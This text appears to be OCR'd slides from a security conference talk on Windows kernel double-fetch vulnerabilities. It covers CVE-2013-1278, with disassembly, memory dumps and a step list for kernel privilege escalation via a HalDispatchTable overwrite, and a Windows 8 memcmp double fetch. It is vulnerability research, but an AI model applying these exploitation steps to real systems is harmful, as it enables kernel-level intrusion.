a2a3b2dc 0047004e 00470051 00560051 00590056 00470046 00410052 004b0052 00530049 00530045
a2a3b300 00520057 00580042 00550044 00490051 00420049 00480046 00410053 00470049 00470051
a2a3b324 004c0057 00410042 00520051 00510047 0042004c 0049004f 004a0051 004f0043 004e004e
a2a3b348 00430044 00460050 00470046 004d0049 00560049 00440054 00460055 00430057 004c0057
a2a3b36c 00530053 0046004b 0048004f 004d0057 004a0057 004e0056 00450050 00470043 004e0052
a2a3b390 00410049 00510045 00570052 00550045 00420056 004a0047 00580048 00530045 004a004f
a2a3b3b4 004f0041 0041004e 00430055 004d0053 00550052 00440041 0050004b 0047004f 00580059
a2a3b3d8 00500052 0058004a 004b0042 0056004f 00450047 00510049 00480053 004f0050 00440055
a2a3b3fc 00420045 0048004f 0050004c 00550050 00420055 00510051 004f004c 00570048 004f004c
a2a3b420 00440059 0041004d 0053004f 00500058 00420044 00420043 004f0047 0045004f 00550057
a2a3b444 0055004f 00490043 00500053 0047004f 00520054 00530058 00430053 004e004e 00590046
a2a3b468 00530055 00570050 00420059 00440042 004f004e 004e004e 00410043 004b0058 00530045
a2a3b48c 00460056 004a0046 00430047 00440059 00560046 00560046 0046004e 004b004c 00460048
a2a3b4b0 0045004f 0059004b 00540043 00490051 00440047 00580044 00500045 0058004d 00550048
a2a3b4d4 00430058 00460047 0049004e 00490054 0052004f 00550050 0050004f 00440052 004e0054
```

LIST_ENTRY pointer

LIST_ENTRY

controlled data

CVE-2013-1278

Unlinking is triggered via ClosePrivateNamespace.

In Windows ≤ 7, this grants an easy 4-write-what-where.

CVE-2013-1278

ObpRemoveNamespaceFromTable (Windows 7)

```
PAGE:00674461    mov    [esi+0A0h], ebx
PAGE:00674467    mov    ecx, [eax]
PAGE:00674469    mov    [eax+8], ebx
PAGE:0067446C    mov    eax, [eax+4]
PAGE:0067446F    mov    [eax], ecx
PAGE:00674471    mov    [ecx+4], eax
```

LIST_ENTRY unlink pattern

CVE-2013-1278

ObpRemoveNamespaceFromTable (Windows 8)

```
PAGE:007360DA        cmp     [edx+4], eax
PAGE:007360DD        jnz     loc_7361BD
PAGE:007360E3        cmp     [ecx], eax
PAGE:007360E5        jnz     loc_7361BD
PAGE:007360EB        mov     [ecx], edx
PAGE:007360ED        mov     [edx+4], ecx
    ...
PAGE:007361BD        push    3
PAGE:007361BF        pop     ecx
```

CVE-2013-1278

- Exploitation steps
  - Create private namespace
    - acquire address via `SystemHandleInformation`
  - Overwrite `LIST_ENTRY` pointer with the `0x03??????` word.
    - random damage is taken by user-controlled unicode.
  - Spray user-mode `0x03000000` - `0x03ffffff` region with `LIST_ENTRY` structures (*write-what-where* operands)
  - Overwrite `nt!HalDispatchTable+4` with a call to `NtClosePrivateNamespace`.
  - Run payload.
  - Clean up (hal dispatch table, list entry in namespace)

CVE-2013-1278

```
a2a3b030 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b054 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b078 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b09c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b0c0 00000000 00000000 00000000 ffffffff 034782d8 00000000 00000000 00000000 00000000
a2a3b0e4 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b108 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b12c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b150 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b174 00000000 00000100 00000000 00000000 00000000 00000000 00000000 00000000 00000100
a2a3b198 11111100 11111111 11111111 11111111 00000011 00000000 00000000 00000000 00000000
a2a3b1bc 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b1e0 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b204 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b228 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b24c 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b270 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
a2a3b294 00000000 00470000 00580053 0053004e 00510042 00490056 0045004e 004d0054 0052004a
a2a3b2b8 004f0048 00460058 00530052 00470055 004e0041 00590052 00590042 00520041 00490049
a2a3b2dc 0047004e 00470051 00560051 00590056 00470046 00410052 004b0052 00530049 00530045
a2a3b300 00520057 00580042 00550044 00490051 00420049 00480046 00410053 00470049 00470051
a2a3b324 004c0057 00410042 00520051 00510047 0042004c 0049004f 004a0051 004f0043 004e004e
a2a3b348 00430044 00460050 00470046 004d0049 00560049 00440054 00460055 00430057 004c0057
a2a3b36c 00530053 0046004b 0048004f 004d0057 004a0057 004e0056 00450050 00470043 004e0052
a2a3b390 00410049 00510045 00570052 00550045 00420056 004a0047 00580048 00530045 004a004f
a2a3b3b4 004f0041 0041004e 00430055 004d0053 00550052 00440041 0050004b 0047004f 00580059
a2a3b3d8 00500052 0058004a 004b0042 0056004f 00450047 00510049 00480053 004f0050 00440055
a2a3b3fc 00420045 0048004f 0050004c 00550050 00420055 00510051 004f004c 00570048 004f004c
a2a3b420 00440059 0041004d 0053004f 00500058 00420044 00420043 004f0047 0045004f 00550057
a2a3b444 0055004f 00490043 00500053 0047004f 00520054 00530058 00430053 004e004e 00590046
a2a3b468 00530055 00570050 00420059 00440042 004f004e 004e004e 00410043 004b0058 00530045
a2a3b48c 00460056 004a0046 00430047 00440059 00560046 00560046 0046004e 004b004c 00460048
a2a3b4b0 0045004f 0059004b 00540043 00490051 00440047 00580044 00500045 0058004d 00550048
a2a3b4d4 00430058 00460047 0049004e 00490054 0052004f 00550050 0050004f 00440052 004e0054

034782d8 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8
034782fc 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0
03478320 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8
03478344 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0
03478368 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8 0022fec0 829723f8
```

- overwritten pointer
- original LIST_ENTRY
- overall ovewritten region
- crafted LIST_ENTRY

CVE-2013-1278

EXPLOIT DEMO

Windows 8 `memcmp` double fetch

- Memory comparison functions in Windows kernel
  - `memcmp`
  - `RtlCompareMemory`
- Different semantics
  - length of matching prefix vs relation between differing bytes
- Different implementations
  - between versions of Windows (i.e. 7 vs 8)
  - between bitnesses, x86 vs x86-64

Windows 8 `memcmp` double fetch

General scheme

1. Compare 32 / 64 bit chunks for as long as possible.
2. If any two differ, come back and compare at byte granularity.
   a. Return the result of the second run.
3. Compare the remaining 0 - 7 bytes, one by one.
4. Return result of the (3) comparison.

Windows 8 `memcmp` double fetch

General scheme

1. Compare 32 / 64 bit chunks for as long as possible.
2. If any two differ, **come back and compare at byte granularity**.
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


Windows 8 `memcmp` double fetch

There is an evident double fetch in step 2.

... but does it really matter?

(passing user-mode pointers to memcpy is insecure, anyway [5])

Windows 8 `memcmp` double fetch

Possibly, if we could fake a match of two different streams.

Windows 8 `memcmp` double fetch

Usually doesn't matter (Windows 7/8 64-bit)

```
.text:0000000140072364        mov     rcx, [rcx+rdx]
.text:0000000140072368        bswap   rax
.text:000000014007236B        bswap   rcx
.text:000000014007236E        cmp     rax, rcx
.text:0000000140072371        sbb     eax, eax
.text:0000000140072373        sbb     eax, 0FFFFFFFFh
.text:0000000140072376        retn
```

second fetch

translates to

return $-(x \leq y)$

Windows 8 `memcmp` double fetch

Other implementations are similarly robust ...

... except for ...

... Windows 8 32-bit.

Windows 8 memcmp double fetch

```
if (*(PDWORD)ptr1 != *(PDWORD)ptr2) {
  for (unsigned int i = 0; i < 4; i++) {
    BYTE x = *(PBYTE)ptr1, y = *(PBYTE)ptr2;
    if (x < y) {
      return -1;
    } else if (y < x) {
      return 1;
    }
  }
  return 0;
}
```


Windows 8 `memcmp` double fetch

Attack scenario (phase 1)

`ptr1` →	54	68	65	20	53	79	53	63	61	6e	20	63	6f	6e	66	65	72	65	6e	63	65	20	72	6f	78
`ptr2` →	54	68	65	20	00	00	00	00	2c	6e	ff	3d	6f	00	12	65	72	00	58	6e	65	20	00	6f	78


Windows 8 `memcmp` double fetch

Attack scenario (phase 1)




Windows 8 `memcmp` double fetch

Attack scenario (phase 1)




Windows 8 `memcmp` double fetch

Attack scenario (phase 1)




Windows 8 `memcmp` double fetch

Attack scenario (phase 2)




Windows 8 `memcmp` double fetch

Attack scenario (phase 2)




Windows 8 `memcmp` double fetch

Attack scenario (phase 2)



Windows 8 `memcmp` double fetch

Attack scenario (phase 2)



Windows 8 `memcmp` double fetch

Attack scenario (phase 2)

Kernel: all good!

Kernel: return 0;

Windows 8 `memcmp` double fetch

- Do you know the first 4 bytes of the stream compared against?
  - or 4*n bytes in general (e.g. 8 bytes in previous example).
  - zero, magic value, many options.
  - can be brute-forced at the worst.
- You can fake equality of n-byte buffers with just this knowledge.
  - comparison of n bytes reduced to comparison of 4 bytes.
- We informed MSRC about the issue
  - disregarded as none-to-low severity (agreed!)
  - requires a rare, erroneous condition on a specific platform.

Windows 8 `memcmp` double fetch

NO EXPLOIT
DEMO

Conclusions

Conclusions

Identification of double fetch

- Dynamic approach works!
- But is strongly bound to code coverage
  - if you find a very good way to improve it, you'll find more issues.
- There are still likely tens of such bugs in the kernel.
  - especially IOCTL handlers and such.
  - something to look for when reviewing third-party drivers?
- Also, a few good admin-to-ring0 bugs lying around
  - not fixed by MSFT due to low severity

Conclusions

Exploitability

- Little research done in the area so far.
  - correlates with volume of race conditions found in the past.
- Attackers can usually control more than they think.
  - code execution timings can be influenced in a plethora of ways.
- Some techniques were developed during the research.
  - we hope to see more.
- In general, every double fetch is exploitable with some work.
  - especially for core# ≥ 2

Conclusions

Future work

- Other platforms (Linux, BSD, ...)
- Other patterns
  - double writes, neutralized exceptions, ...
- More coverage
  - better test suites, nt/win32k/ioctl fuzzers?
- Better implementation
  - HyperPwn, a VMM-based system instrumentation upcoming.
- Static program analysis

Conclusions

Final word: CPU-level instrumentation seems to be a "fountain of 0-day" (© Travis Goodspeed).

Go and play with it.

(Bochspwn / HyperPwn later this year)

Questions?

@j00ru

http://j00ru.vexillium.org/

j00ru.vx@gmail.com

@gynvael

http://gynvael.coldwind.pl/

gynvael@coldwind.pl

References

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